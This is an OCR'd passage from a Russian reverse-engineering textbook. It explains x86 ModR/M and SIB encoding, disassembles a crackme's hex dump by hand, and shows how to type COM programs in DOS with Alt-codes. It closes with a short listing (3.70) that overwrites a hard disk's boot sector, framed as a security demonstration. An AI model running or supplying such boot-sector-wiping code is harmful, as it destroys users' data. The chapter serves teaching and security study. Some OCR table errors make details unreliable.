

Рис. 3.29. Взаимосвязь адресаций

Может возникнуть вопрос: как складывать с 16-битным регистром 8-битное смещение? Разумеется, непосредственному сложению мешает несовместимость типов, поэтому процессор сначала расширяет 8 бит до слова с учетом знака. Таким образом, диапазон возможных значений младшего байта от −127 до 127 (или от `-0x7F` до `0x7F`).

Все сказанное проиллюстрировано в табл. 3.1. Обратим внимание на любопытный момент: адресация `[BP]` отсутствует. Ближайшим эквивалентом этого является `[BP+0]`. Отсюда следует, что для экономии следует избегать непосредственного использования `BP` в качестве индексного регистра, он может быть только базой. И хотя

```
mov ax,[bp]
```

и воспринимается любым ассемблером, но ассемблируется в

```
mov ax,[bp+0],
```

что на байт длиннее.

Исследовав табл. 3.1, можно прийти к выводу, что все виды адресации 8086 процессора были неудобными. Сильнее всего сказывалось ограничение, позволяющее использовать в качестве индекса только три регистра (`BX`, `SI`, `DI`). Между тем гораздо чаще требовалось использовать для этого `CX` (например, в цикле) и `AX` (как возвратное значение функции).

Поэтому, начиная с процессора 80386 (для 32-разрядного режима), концепция адреса была пересмотрена. Поле `R/M` стало всегда выражать регистр, независимо от способа его использования. Способом же управляло поле `mod`, задающее (кроме регистровой) три вида адресации (табл. 3.5).

Таблица 3.5.
Таблица регистров

mod	адрес
00	[Reg]
01	[Reg+08]
10	[Reg+32]
11	Reg

Видно, что поле `mod` по-прежнему выражает длину следующего поля — смещения, разве что с учетом 32-разрядного режима, где все слова расширяются до 32 бит.

Напомним, что с помощью префикса `0x67` можно и в 16-разрядном режиме использовать 32-разрядные режимы адресации, и наоборот. Однако при этом мы сталкиваемся с интересным моментом. Разрядность индексных регистров остается 32-битной и в 16-разрядном режиме!

В реальном режиме, где нет понятия границ сегментов, это действительно будет работать так, как выглядит в табл. 3.6, и мы сможем адресовать первые 4 Гбайт памяти (32 бита), что позволит преодолеть печально известное 64 Кбайт ограничение 8086 процессоров. Но такие приложения окажутся нежизнеспособными в защищенном или V86 режиме. Попытка вылезти за границу 64 Кбайт вызовет исключение `0xD`, что приведет к автоматическому закрытию приложения, — скажем, под управлением Windows. Аналогично поступают и отладчики (в том числе и многие эмуляторы, включая cup386).

Сегодня актуальность этого приема, конечно, значительно снизилась, поскольку "голый DOS" практически уже не встречается, а режим его эмуляции Windows крайне неудобен для пользователей.

Таблица 3.6. *Режимы адресации*

адрес	Mod	R/M	адрес	Mod	R/M
[BX+SI]	00	000	[EAX]	00	000
[BX+DI]	00	001	[ECX]	00	001
[BP+SI]	00	010	[EDX]	00	010
[BP+DI]	00	011	[EBX]	00	011
[SI]	00	100	[--][--]	00	100
[DI]	00	101	смещ32	00	101
смещ16 ^1	00	110	[ESI]	00	110
[BX]	00	111	[EDI]	00	111
[BX+SI]+смещ8	01	000	смещ8[EAX]	01	000
[BX+DI]+смещ8	01	001	смещ8[ECX]	01	001
[BP+SI]+смещ8	01	010	смещ8[EDX]	01	010
[BP+DI]+смещ8	01	011	смещ8[EBX]	01	011
[SI]+смещ8	01	100	смещ8[--][--]	01	100
[DI]+смещ8	01	101	смещ8[ebp]	01	101
[BP]+смещ8	01	110	смещ8[ESI]	01	110
[BX]+смещ8	01	111	смещ8[EDI]	01	111
[BX+SI]+смещ16	10	000	смещ32[EAX]	10	000
[BX+DI]+смещ16	10	001	смещ32[ECX]	10	001
[BP+SI]+смещ16	10	010	смещ32[EDX]	10	010
[BP+DI]+смещ16	10	011	смещ32[EBX]	10	011
[SI]+смещ16	10	100	смещ32[--][--]	10	100
[DI]+смещ16	10	101	смещ8[ebp]	10	101
[BP]+смещ16	10	110	смещ8[ESI]	10	110
[BX]+смещ16	10	111	смещ8[EDI]	10	111

Изучив табл. 3.6, можно решить, что система адресации 32-разрядного режима крайне скудная, и ни на что серьезное ее не хватит. Однако это не так. В 386+ появился новый байт `SIB` (Scale Index Base).

Процессор будет ждать его после R/M всякий раз, когда тот равен 100b. Эти поля отмечены в таблице как [--]. SIB хорошо задокументирован, и назначения его полей показаны на рис. 3.30.

Нет совершенно никакой нужды зазубривать таблицу адресаций.

Рис. 3.30. Новый байт

Base — это базовый регистр, Index — индексный, а два байта Scale — это степень двойки для масштабирования. Поясним введенные термины. Что такое индексный регистр, понятно всем. Например, [SI]. Теперь же можно выбирать любой регистр в качестве индексного. Правда, за исключением SP (впрочем, можно выбирать и его, но об этом позже).

Базовый регистр — это тот, который суммировался с индексным, например, [BP+SI]. Точно так же теперь можно выбрать любой регистр в качестве базового. При этом есть возможность выбрать SP. Заметим, что если мы выберем его в качестве индексного, то получим вместо SP — "никакой". В этом случае адресацией будет управлять только базовый регистр.

Наконец, масштабирование — это уникальная возможность умножать индексный регистр на степень двойки, которая задается в поле Scale. Это очень удобно для доступа к различным структурам данных (табл. 3.7). При этом индексный регистр, являющийся одновременно и счетчиком цикла, будет указывать на следующий элемент структуры даже при единичном шаге цикла, что чаще всего и встречается.

Если при этом в качестве базового индекса будет выбран BP, то полученный режим адресации будет зависеть от поля MOD предыдущего байта. Возможны следующие варианты:

```
00  смещение32[index]
01  смещение8 [EBP]  [index]
10  смещение32[EBP]  [index]
```

Итак, мы полностью разобрались с кодировкой команд. Осталось лишь вычислить непосредственно таблицу опкодов, и можно отправляться в длинный и тернистый путь написания собственного дизассемблера.

За это время, надеюсь, у вас разовьются достаточные навыки для дизассемблирования в уме. Впрочем, есть множество эффективных приемов, позволяющих облегчить сей труд. Далее я покажу некоторые из них. Попробуем без дизассемблера взломать crackme01.com (рис. 3.31). Для этого даже не обязательно помнить опкоды всех команд!

Таблица 3.7. *Масштабирование*

Base			EAX 000	ECX 001	EDX 010	EBX 011	ESP 100	[*]	ESI 110	EDI 111
Index		S	шестнадцатеричные значения SIB							
[EAX]	000	00	00	08	10	18	20	28	30	38
[ECX]	001		01	09	11	19	21	29	31	39
[EDX]	010		02	0A	12	1A	22	2A	32	3A
[EBX]	011		03	0B	13	1B	23	2B	33	3B
отсутствует	100		04	0C	14	1C	24	2C	34	3C
[EBP]	101		05	0D	15	1D	25	2D	35	3D
[ESI]	110		06	0E	16	1E	26	2E	36	3E
[EDI]	111		07	0F	17	1F	27	2F	37	3F
[EAX*2]	000	01	40	48	50	58	60	68	70	78
[ECX*2]	001		41	49	51	59	61	69	71	79
[EDX*2]	010		42	4A	52	5A	62	6A	72	7A
[EBX*2]	011		43	4B	53	5B	63	6B	73	7B
отсутствует	100		44	4C	54	5C	64	6C	74	7C
[EBP*2]	101		45	4D	55	5D	65	6D	75	7D
[ESI*2]	110		46	4E	56	5E	66	6E	76	7E
[EDI*2]	111		47	4F	57	5F	67	6F	77	7F
[EAX*4]	000	10	80	88	90	98	A0	A8	B0	B8
[ECX*4]	001		81	89	91	99	A1	A9	B1	B9
[EDX*4]	010		82	8A	92	9A	A2	AA	B2	BA
[EBX*4]	011		83	8B	93	9B	A3	AB	B3	BB
отсутствует	100		84	8C	94	9C	A4	AC	B4	BC
[EBP*4]	101		85	8D	95	9D	A5	AD	B5	BD
[ESI*4]	110		86	8E	96	9E	A6	AE	B6	BE
[EDI*4]	111		87	8F	97	9F	A7	AF	77	BF
[EAX*8]	000	11	C0	C8	D0	D8	E0	E8	F0	F8
[ECX*8]	001		C1	C9	D1	D9	E1	E9	F1	F9
[EDX*8]	010		C2	CA	D2	DA	E2	EA	F2	FA
[EBX*8]	011		C3	CB	D3	DB	E3	EB	F3	FB
отсутствует	100		C4	CC	D4	DC	E4	EC	F4	FC
[EBP*8]	101		C5	CD	D5	DD	E5	ED	F5	FD
[ESI*8]	110		C6	CE	D6	DE	E6	EE	F6	FE
[EDI*8]	111		C7	CF	D7	DF	E7	EF	F7	FF

Итак, для начала поищем, кто выводит текст `Crack me..Type password`. В самом файле начало текста расположено со смещением `0x77`. Следовательно, если учесть, что COM-файлы загружаются, начиная со смещения `0x100`, эффективное смещение равняется `0x100+0x77==0x177`.

Учитывая обратное расположение старших и младших байтов, ищем в файле последовательность `0x77 0x01`.

```
00000000: B4 09 BA 77 01 CD 21 ^^^^^
```

```
00000000:B4 09 BA 77 01 CD 21 FE C4 BA 56 01 CD 21 8A 0E │ ┤.╢w.=!.─╢V.=!K.
00000010:56 01 87 F2 AC 02 E0 E2 FB BE 3B 01 30 24 46 81 │ V.З.м.рт.╛;.0$FБ
00000020:FE 56 01 72 F7 4E 02 0C 81 FE 3B 01 73 F7 80 F9 │ .V.rўN..Б.;.s.A.
00000030:C3 74 08 B4 09 BA BE 01 CD 21 C3 B0 94 29 9A 64 │ ├t.┤.╢╛.=!├▒Ф)Ъd
00000040:21 ED 01 E3 2D 2A 70 41 53 53 57 4F 52 44 00 6F │ !э.y-*pASSWORD.o
00000050:6B 01 20 2A 04 B0 20 00 00 00 00 00 00 00 00 00 │ k..*.▒..........
00000060:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 │ ................
00000070:00 00 00 00 00 00 00 43 72 61 63 6B 20 4D 65 20 │ .......Crack Me
00000080:20 30 78 30 20 3A 20 54 72 79 20 74 6F 20 66 6F │  0x0 : Try to fo
00000090:75 6E 64 20 76 61 6C 69 64 20 70 61 73 73 77 6F │ und valid passwo
000000A0:72 64 20 28 63 29 20 4B 50 4E 43 0D 0A 54 79 70 │ rd (c) KPNC Typ
000000B0:65 20 70 61 73 73 77 6F 72 64 20 3A 20 24 0D 0A │ e password : $
000000C0:50 61 73 73 77 6F 72 64 20 66 61 69 6C 2E 2E 2E │ Password fail...
000000D0:20 74 72 79 20 61 67 61 69 6E 0D 0A 24          │  try again$
```

Рис. 3.31. Экран взлома

Вот она! Но что представляет собой опкод `0xBA`? Попробуем определить это по трем младшим битам. Они принадлежат регистру `DL`(`DX`). А

`0xB4 0x9`

это

`mov AH,9`.

Теперь не трудно догадаться, что оригинальный код выглядел следующим образом:

```
MOV AH,9
MOV DX,0x177
```

И это при том, что не требуется помнить опкод команды `MOV`! (Хотя это очень распространенная команда, и ее опкод запомнить все же не помешает.)

Вызов прерывания `0xCD 0x21` легко отыскать, если запомнить его символьное представление

`=!`

в правом окне дампа. Как не трудно видеть, следующий вызов `int 21` лежит чуть правее по адресу `0xC`. При этом `DX` указывает на `0x156`. Это соответствует смещению `0x56` в файле. Наверняка эта функция читает пароль. Что ж, уже теплее. Остается выяснить, кто и как к нему обращается. Ждать придется недолго (рис. 3.32).

```
                                                   ┌── чтение строки
                                                   │
00000000: B4 09 BA 77 01 CD 21 FE C4 BA 56 01 CD 21 8A 0E <── 00001110

00000010: 56 01 87 F2 AC 02 E0 E2 FB BE 3B 01 30 24 46 81 ^ ^ ^^ ^
          ^   ^                                           │ └┘ └┘
          │   │                                 смещение16 <──────┘  │  │
          └┬┘                                            CL(CX)<─┘  └─> BP
           └──────── смещение пароля
```

Рис. 3.32. Чтение пароля

При разборе байта `0xE` не забудьте, что адресации `[BP]` не существует в природе. Вместо этого мы получим `[offset16]`. На размер регистра и приемник результата указывают два младших бита байта `0x8A`. Они равны `10b`. Следовательно, мы имеем дело с регистром `CL`, в который записывается содержимое ячейки `[0x156]`.

Все, кто знаком с ассемблером, усмотрят в этом действии загрузку длины пароля (первый байт строки) в счетчик. Неплохо для начала? Мы уже дизассемблировали часть файла, и при этом нам не потребовалось ни одного опкода операции за исключением, быть может, `0xCD == INT`. Продолжим в том же духе.

Вряд ли мы скажем, о чем говорит опкод `0x87`. Впрочем, обращая внимание на его близость к операции

```
NOP = xchg ax,ax,
```

можно догадаться, что `0x87` — это опкод операции `xchg`. Обратим внимание на связанный с ним байт `0xF2`:

```
F2 == 11110010
         ^^^ ^^ ^
         ┌┐┌┐┌┐┌┐
Reg/Reg─┴┘└┬┘└─┴──> (DX)

            (SI)
```

Рис. 3.33. Связанный байт

Как не трудно догадаться (рис. 3.33), эта команда заносит в `SI` смещение пароля, содержащееся в `DX`. Этот вывод мы делаем, только исходя из смыслового значения регистров, полностью игнорируя опкод команды. К сожалению, этого нельзя сказать о следующем байте `0xAC`. Это опкод операции `LODSB`, и его просто придется запомнить.

`0x02` — это опкод `ADD`, а следующий за ним байт — это `AH,AL` (не буду больше повторяться).

`0xE2` — это опкод операции `LOOP`, а следующий за ним байт — это знаковое относительное смещение перехода (рис. 3.34).

```
00000010: 56 01 87 F2 AC 02 E0 E2 FB BE 3B 01 30 24 46 81
                      ^                 │
                      └────────5────────┘
```

Рис. 3.34. Смещение перехода

Чтобы превратить его в знаковое целое, необходимо дополнить его до нуля (операция `NEG`, которую большинство калькуляторов не поддерживают). Тот

же результат мы получим, если отнимем от `0x100` указанное значение (если разговор идет о байте). В нашем примере оно равно пяти. Отсчитаем пять байтов влево от начала следующей команды. Если все сделать правильно, то вычисленный переход должен указывать на байт

```
0xAC == LODSB;
```

Впрочем, последнее было ясно и без вычислений, ибо других вариантов, по-видимому, не существует.

Почему? Да просто данная процедура подсчета контрольной суммы (или, точнее, хеш-суммы) очень типична. Конечно, не стоит всегда полагаться на свою интуицию и угадывать код, хотя это все же сильно ускоряет анализ.

С другой стороны, хакер без интуиции — это не хакер. Давайте применим нашу интуицию и вычислим, что представляет собой опкод следующей команды. Вспомним, что

```
0xB4 (== 10110100)
```

это

```
MOV AH,imm8
```

`0xBE` очень близко к этому значению, следовательно, это операция `MOV`. Осталось определить регистр-приемник. Рассмотрим обе команды в двоичном виде (рис. 3.35).

```
        MOV AH, imm8                    MOV ??, ???

              *                               *
          10110100                        10111110
          ^  ^^^ ^                        ^  ^^^ ^
          │  │ │ │                        │  │ │ │
'mov'<────┘  │ └─┘>AH (SP)   'mov'<────┘  │ └─┘> DH (SI)
             │                            │
             └──────────> size <──────────┘
```

Рис. 3.35. Регистр-приемник

Как уже говорилось ранее, младшие три бита — это код регистра. Однако его невозможно однозначно определить без уточнения размера операнда. Обратим внимание на третий (считая от нуля) бит. Он равен нулю для `AH` и единице в нашем случае. Рискнем предположить, что это и есть бит размера операнда: хотя этого явно и не утверждается Intel, но вытекает из самой архитектуры команд и устройства декодера микропроцессора.

Заметим, что это, строго говоря, частный случай — могло бы оказаться и иначе. Так, например, четвертый справа бит по аналогии должен быть флагом направления или знакового расширения, но, увы, таковым в данном случае не является. Четыре левые бита — это код операции

```
mov reg,imm.
```

Запомнить его легко — это `13` в восьмеричном представлении.

Итак,

```
0xBE 0x3B 0x01
```

это

```
MOV SI,0x13B.
```

Скорее всего, `0x13B` — это смещение, и за этой командой последует расшифровщик очередного фрагмента кода. А может быть, и нет — это действительно смелое предположение. Однако `0x30` и `0x24` это подтверждают. Хакеры обычно настолько часто сталкиваются с функцией `xor`, что чисто механически запоминают ее опкод.

Нетрудно установить, что эта последовательность дизассемблируется как

```
XOR [SI],AH.
```

Следующий байт `0x46` уже нетрудно "угадать"

```
INC SI.
```

Кстати, рассмотрим, что же интересного в этом опкоде (рис. 3.36).



Рис. 3.36. Третий бит

Третий бит равен нулю! Выходит, команда должна выглядеть как

```
INC AH!
```

Что, кстати, не противоречит в смысле дешифровщика. Однако все же это `inc si`. Почему мы решили, что третий бит — флаг размера? Ведь Intel этого никак не гарантирует! И `INC byte` вообще выражается через дополнительный код, что на байт длиннее.

Таким образом, как ни полезно знать архитектуру инструкций, все же таблицу опкодов хотя бы местами надо просто выучить. Иначе можно впасть в глубокие и грубые ошибки.

```
                                                  81 | V.З.м.рт.╝;.0$FБ
00000020:FE 56 01 72 F7 4E 02 0C 81 FE 3B 01 73 F7 80 F9 | .V.rЎN..Б.;.s.А.
```

Но продолжим наш анализ. `0x81` это, если можно так выразиться, "гейт". Наконец-то мы с ним столкнулись. Он открывает доступ к целому семейству команд, манипулирующих регистром — непосредственным значением. "Гейтов" не так много, и всех их нужно знать наизусть. Они только указы-

вают на группу команд, а конкретный код задается в поле `reg` следующего байта (рис. 3.37).

```
0x81: 10000001 --  0xFE: 11111110
             ^           ^^^ ^^ ^
             |           || | |  | |
   size──────┘  reg\imm<─┴┘ | |  └─┴──> AH\SI
                            └┬┘
                             |

                            CMP
```

Рис. 3.37. Продолжение анализа

Таким образом, достаточно помнить, что `111b` обозначает CMP. Хотя об этом косвенно свидетельствует и сам операнд. Взгляните:

```
00000020:FE 56 01 72 F7 4E 02 0C 81 FE 3B 01 73 F7 80 F9 | .V.rўN..Б.;.s.A.
                  ^^^^^
```

Мы должны помнить, что это смещение нам уже встречалось в качестве буфера для вводимого пароля. Можно предположить, что расшифровщик проверяет границы и прекращает шифровку в этом месте. Ясно видно, что зашифрованный блок лежит между расшифровщиком и самим паролем. И тогда команда

```
cmp SI, offset psw
```

логична и уместна.

Кому-то описываемый подход может показаться ненаучным, а то и полумистическим. Но это не так. Надо просто почаще ставить себя на место разработчика и думать: "А как бы я написал этот код?" В большинстве случаев действие потенциального противника можно предугадать.

```
00000020:FE 56 01 72 F7 4E 02 0C 81 FE 3B 01 73 F7 80 F9 | .V.rўN..Б.;.s.A.
                        ^^^^^
```

Команды из серии 7x известны, наверное, каждому, кто хотя бы раз "правил байты" в чужой программе. Конечно же, это условный переход! А как узнать само условие? Для этого необходимо вспомнить, о чем я говорил выше, и рассмотреть эту команду более детально (рис. 3.38):

```
     1110010
     ^^^^ ^^
     |  || ||
 Jx<─┴──┘└┬┘└──> флаг '!(условие)'.
          |
       условие
```

Рис. 3.38. Детализация

Само условие (упакованный регистр флагов) есть проверка флага переноса или, в более понятной мнемонике, `JB`. Самый правый бит (логическое `NOT`) равен нулю; следовательно, это "прямое" условие, т. е.

```
JB xxx
```

так и есть. Адрес перехода `0xF7` можно угадать, не вычисляя. Но на всякий случай проверим смещение (рис. 3.39).

```
                          ┌──>──────9──────────>─┐
00000010:56 01 87 F2 AC^02 E0 E2 FB BE 3B 01└30 24 46 81 │ V.З.м.рт.┘;.0$FБ
00000020:FE 56 01 72 F7└4E 02 0C 81 FE 3B 01 73 F7 80 F9 │ .V.rўN..Б.;.s.A.
```

Рис. 3.39. Смещение

Оно равно −9 и переходит на операцию `XOR`. Следующий код очень близок к `0x46`:

```
INC SI.
```

Особенно это хорошо заметно в двоичном представлении (рис. 3.40).

```
0x46 : 1000110
              │ │ │ │
   норма  <───┘ └─┴─────> SI
   инверс <───┐ ┌─┬─────> SI
              │ │ │ │
  0x4E :  1001110
```

Рис. 3.40. Двоичное представление

Тут мы сталкиваемся еще с одним недокументированным полем, которое характерно для некоторых команд. А именно — с полем знака. Во втором случае он отрицательный. Следовательно, `INC` сменяется на `DEC`. Конечно, не зная самой команды, нельзя предугадать значение третьего бита, но тут есть одна хитрость. Дело в том, что однотипные команды объединены в группы, в которых действуют свои локальные условия. Отбросив три бита, мы получим, что `0x46` и `0x4E` отличаются друг от друга всего на единицу, а значит, "территориально" очень близки.

То же можно сказать и про опкод `0x2`. Наверное, большинство знает, что

```
0x0 0x0 0x0
```

это сложение чего-то с чем-то, не так ли? Теперь можно установить, что `02` (или 10 в двоичном представлении) это сложение одного операнда размером в байт с другим (рис. 3.41). Что это за операнды, покажет следующее поле `0xC`.

```
                                  00001100
                                  ^^^^^^^^
                                  ||| |||
                r,m8 <-----|||||
                CL   <-----|||||
базирование  <-------|||
индексный р  <-------||
регистр  SI  <-------|
```

Рис. 3.41. Сложение

Таким образом, получается

```
CL -> [SI].
```

Но, вспоминая обратный бит направления в предыдущем байте, меняем операнды местами. И у нас получается

```
ADD CL,[SI].
```

Похоже, считается контрольная сумма расшифрованного фрагмента (рис. 3.42). Очевидно, что следующей командой будет

```
CMP SI,0x13B.
```

```
                                ┌──<──9──<──┐
00000020:FE 56 01 72 F7└4E 02 0C 81 FE 3B 01 73 F7┘80 F9 | .V.rўN..Б.;.s.A.
                                  ^^    ^^^^^
```

Рис. 3.42. Расшифровка команды

Действительно, это смещение наблюдается в дампе, равно как и `0x81`. Следовательно, `0xFE` в таком случае будет

```
cmp si,offset 16.
```

И это вряд ли нужно проверять. А теперь обратим внимание на следующий код (`0x73 0xF7` мы опускаем):

```
                  ──────
                  80 F9 | .V.rўN..Б.;.s.A.
```

Нам он уже встречался. Нетрудно вспомнить, что это

```
cmp cl,imm8.
```

Само непосредственное значение можно найти в следующем байте:

```
00000030:C3 74 08 B4 09 BA BE 01 CD 21 C3 B0 94 29 9A 64 | ├t.┤.║╝.=!├░Φ)Ъd
                                          ^^
```

Оно равно `0xC3`. Теперь следующая команда передает управление расшифрованному коду. Чтобы это действительно произошло, необходимо ввести

правильный пароль. Как его найти, было подробно рассказано ранее; кроме того, этот пример был разобран "по косточкам" и успешно взломан. Поэтому не будем на этом останавливаться.

Но, чтобы найти пароль, нужно написать переборщик, а в нашем распоряжении, как мы условились, ни одного компилятора нет. И тут мы подходим к следующему этапу: как писать программы "с нуля", без какого-либо инструмента под рукой...

Маленькие хитрости

Хорошо, если в вашем распоряжении окажутся шестнадцатеричный и двоичный калькуляторы. Но в некоторых ситуациях и они недоступны. Конечно, это преувеличение, и можно сказать, что иногда вообще калькулятора под рукой может не оказаться.

Но хакер должен рассчитывать на самое худшее и полагаться только на самого себя. Тем более, что ничего сложного в этих операциях нет. Как можно перевести произвольное число в двоичное? Для этого нужно поделить его на 2 и записать остаток в младший разряд. И так до тех пор, пока делить станет нечего. Или, другими словами, нам нужно вспомнить признак делимости на два. Все мы его проходили в школе. Если последняя цифра числа делится на два, то и все число делится на два. Хорошо, а как разделить, если нет калькулятора и даже счетов?

Разумеется, в столбик. При этом можно легко оперировать и шестнадцатеричными числами. Однако этот способ утомителен. Куда проще запомнить (или вычислить в уме) ряд квадратов:

```
1 2 4 8 16 32 64 128
```

Ясно, что любое число от нуля до 255 представляет собой их сумму. Причем каждая степень может встречаться только один раз. Покажем это на примере. Допустим, нам необходимо узнать двоичное представление числа 99. Начинаем с конца. Число нечетное, значит, в сумме фигурирует единица, т. е. младший бит равен единице. Отнимаем от 99 один и получаем 98. Если отнять еще и двойку, то получим 96, а 96 = 32 + 64, как легко можно видеть. Итого, в двоичном виде 1100011. Конечно, это требует определенных навыков устного счета, но все же достаточно просто, чтобы не обращаться каждый раз к калькулятору.

Аналогично можно любое число из двоичного перевести в десятичное. Например:

```
1001b == 1+2*0+4*0+8*1 == 1+8 == 9
```

Все сказанное не в меньшей мере применимо и к шестнадцатеричным числам:

```
0x1 0x2 0x4 0x8 0x10 0x20 0x40 0x80
```

Причем все математические операции с такими круглыми числами делать в уме на порядок проще, за что я и люблю шестнадцатеричную систему счисления.

3.10. Ментальное ассемблирование

Ничто не превосходит по сложности человеческий ум.

Ф. Херберт. "Еретики Дюны"

Мы уже проделали титаническую работу, дизассемблировав в уме крохотный файл в пару десятков байтов. При этом трудозатраты выглядели весьма внушительно. Так реально ли использовать такой подход для анализа приложения хотя бы в пару килобайт? И сколько на это уйдет времени?

Другими словами, и нужно ли хоть кому-нибудь то, чем мы тут занимаемся? И если нужно, то при каких обстоятельствах? Нужно, когда иного выбора просто нет. С другой стороны, тренированный взгляд даже в километровом дампе (при беглом просмотре) может заметить последовательности, характерные для защитного механизма... или для вируса.

Кстати, это типичный случай, когда необходимо удостовериться в наличии вируса в полученном файле. Достаточно дизассемблировать всего несколько десятков команд, чтобы стало ясно, вирус это или нет. Конечно, не обязательно бывает именно так, но очень и очень часто. При этом посмотреть файл по клавише <F3> гораздо быстрее, чем искать дизассемблер.

Но иногда на машине нет ни одного компилятора, а требуется написать хотя бы простенькую программу. Например, для удаления того же вируса (при условии, что обычные антивирусы его "не берут"). Если еще усложнить задачу, то можно представить, что в нашем распоряжении нет не только компилятора, но и даже шестнадцатеричного редактора.

Кажется, что в такой ситуации ничего сделать невозможно. И администраторы подобных систем уверены, что они на 100% защищены от злоумышленников. Однако это лишь распространенное заблуждение. В MS-DOS есть возможность создавать бинарные файлы с помощью клавиши <Alt> и вспомогательной цифровой клавиатуры. Когда-то это входило практически во все руководства по IBM XT\AT, а сейчас уже никем и нигде не упоминается.

Давайте воскресим этот древний "обряд" и создадим маленький бинарный файл, который ничего не делает, а только возвращает управление MS-DOS. Для этого дадим команду:

```
copy con test.com
```

Она вызовет текстовой редактор системы, его возможностей для нас в данный момент будет предостаточно. Убедившись, что индикатор <Num Lock>

горит, нажмем клавишу <Alt> и, не отпуская ее, на цифровой клавиатуре наберем 195. Отпустим <Alt> и нажмем <Ctrl>+<Z> для закрытия файла и выхода из редактора.

Запустим полученный файл. Он ничего не делает, но и не зависает. Дизассемблировав его, мы поймем, что он состоит всего из одной команды

```
RETN (0xC3 == 195).
```

Конечно, это незатейливый пример, и реализацию можно улучшить, если ввести "магическую" последовательность:

```
<Alt>+<180>,   <Alt>+<09>,   <Alt>+<186>,   <Alt>+<09>,   <Alt>+<01>,
<Alt>+<205>, ! 195 <Alt>+<32> Hello,Sailor!$ <Ctrl>+<Z>
```

Как нетрудно догадаться, мы получим COM-файл, выводящий указанную фразу на экран. Действительно, он это и делает. Но обратите особое внимание на то, что мы его создали, используя только штатные средства MS-DOS, которые есть на любой машине, где есть MS-DOS (или Windows).

Точно так же можно написать и любую троянскую программу, обойти установленную защиту или, наконец, одуматься и сделать что-то полезное. Например, уничтожить вирус, восстановить разрушенный диск, в зависимости от ситуации.

Дизассемблируем только что полученный файл и обратим внимание на один ключевой момент:

```
seg000:0100 start     proc near
seg000:0100           mov   ah, 9
seg000:0102           mov   dx, offset aHelloSailor
                                              ; "Hello,Sailor!$"
seg000:0105          int     21h              ; DOS — PRINT STRING
seg000:0107          retn
seg000:0107 start    endp
seg000:0108          db  20h ;
                     ^^^^^^^
seg000:0109 aHelloSailor  db 'Hello,Sailor!$' ; DATA XREF: start+2 o
```

Зачем в этом месте стоит незначащий символ? Не лучше ли было избавиться от него? Увы, это никак не получится:

```
00000000: B409              mov       ah,009 ;
00000002: BA0901            mov       dx,00109
            ^^
00000005: CD21              int       021
```

Дело в том, что указанным способом невозможно ввести с клавиатуры символ `#8`. А смещение строки как раз и есть `0x108`. Чтобы избавиться от вось-

мерки, можно было бы, конечно, исполнить следующую последовательность команд:

```
MOV  DX,0x109
DEC  DX
```

Кстати, `DEC DX` это однобайтовая команда, и оба варианта эквивалентны по длине. Выбор того или иного полностью зависит от вашего вкуса.

Конечно, невозможность ввода некоторых символов комбинацией клавиш <Alt>+<цифра> очень удручающее обстоятельство. Тем более, что таких цифр довольно много. Вот их список, который желательно запомнить, чтобы избежать ошибок при вводе (рис. 3.43).

```
0,          3,          6,          8,
16 (0x10), 19 (0x13), 27 (0x1B) 255 (0xFF)
```

Рис. 3.43. Список для запоминания

Приходится так изощряться при программировании, чтобы ни один из этих символов не потребовался. Конкретная реализация, как было показано ранее, зависит от вашей фантазии, и существует множество решений той или другой проблемы.

Теперь перейдем собственно к теме: как ассемблировать программы в таких "спартанских" условиях. Самый банальный ответ — предварительно составить программу на машине, где выбор инструментария побогаче, а потом распечатать на бумаге полученный листинг, его запомнить или вводить в компьютер прямо с распечатки. Несмотря на все недостатки этого способа, он требует лишь минимального умственного напряжения и часто оказывается полезным. Однако он не имеет никакого отношения к теме. Учитывая, что в состав Windows принудительно входит браузер, поддерживающий VBasic Script, можно сказать, что довольно мощный вычислитель у нас всегда под рукой. Можно даже написать простейший шестнадцатеричный редактор, но это уже другой разговор.

Одна из главных сложностей ассемблирования в уме заключается в том, что на момент обращения к переменным (меткам) мы не знаем их смещений. На момент загрузки смещения строки в регистр `DX` (в приводившемся примере) о нем можно было только гадать. Поэтому первый "проход" необходимо выполнить на бумаге, дав всем переменным и меткам символьные имена. Когда программа будет готова, и появится возможность определить реальные смещения в памяти, мы это и сделаем. Теперь полученный код можно вводить в машину.

Другим решением может быть объявление всех переменных до их использования. Например:

```
MOV AH,9
JMP SHORT $+20
```

```
DB 'Hello,Sailor!'$xxxxx
    1234567890123 456789
             1111 111111
MOV DX,0x100+2+2 ;
```

Команда `JMP SHORT $+20` резервирует 20 символов для строки. Предполагается, что этого окажется достаточно (даже не уточняя, сколько символов в строке). Тот же прием может быть применен и по отношению к меткам, направленным вперед. Это уже "высший пилотаж", требующий изрядного таланта и опыта, но, с другой стороны, он многократно повышает вашу власть над машиной. Насколько это нужно — решать вам. Сегодня, когда уже и структурные языки выходят из моды, такие трудоемкие "ручные" способы программирования вряд ли найдут много приверженцев.

В качестве иллюстрации попробуем создать маленькую программу, которая стирает загрузочный сектор. Заметим, что умышленное уничтожение информации, равно как и нарушение работы вычислительной системы, попадает под статью УК. Поэтому использовать ее можно только в экспериментальных целях для проверки системы безопасности. Действительно, многие администраторы, удалившие ряд сервисных файлов и дисковод для гибких дисков, считают рабочую станцию полностью защищенной от вредителей. Листинг 3.70 показывает, что такое утверждение неверно.

Листинг 3.70. Опровержение

```
00000000: B80103      mov      ax,00301 ; Чтение одного сектора
00000003: B90100      mov      cx,00001 ; сектор — 1,  цилиндр — 0
00000006: BA8000      mov      dx,00080 ; Головка — 0, 1-й HDD
00000009: CD13        int      013      ; Вызов дискового сервиса
0000000B: C3          retn              ; Выход
```

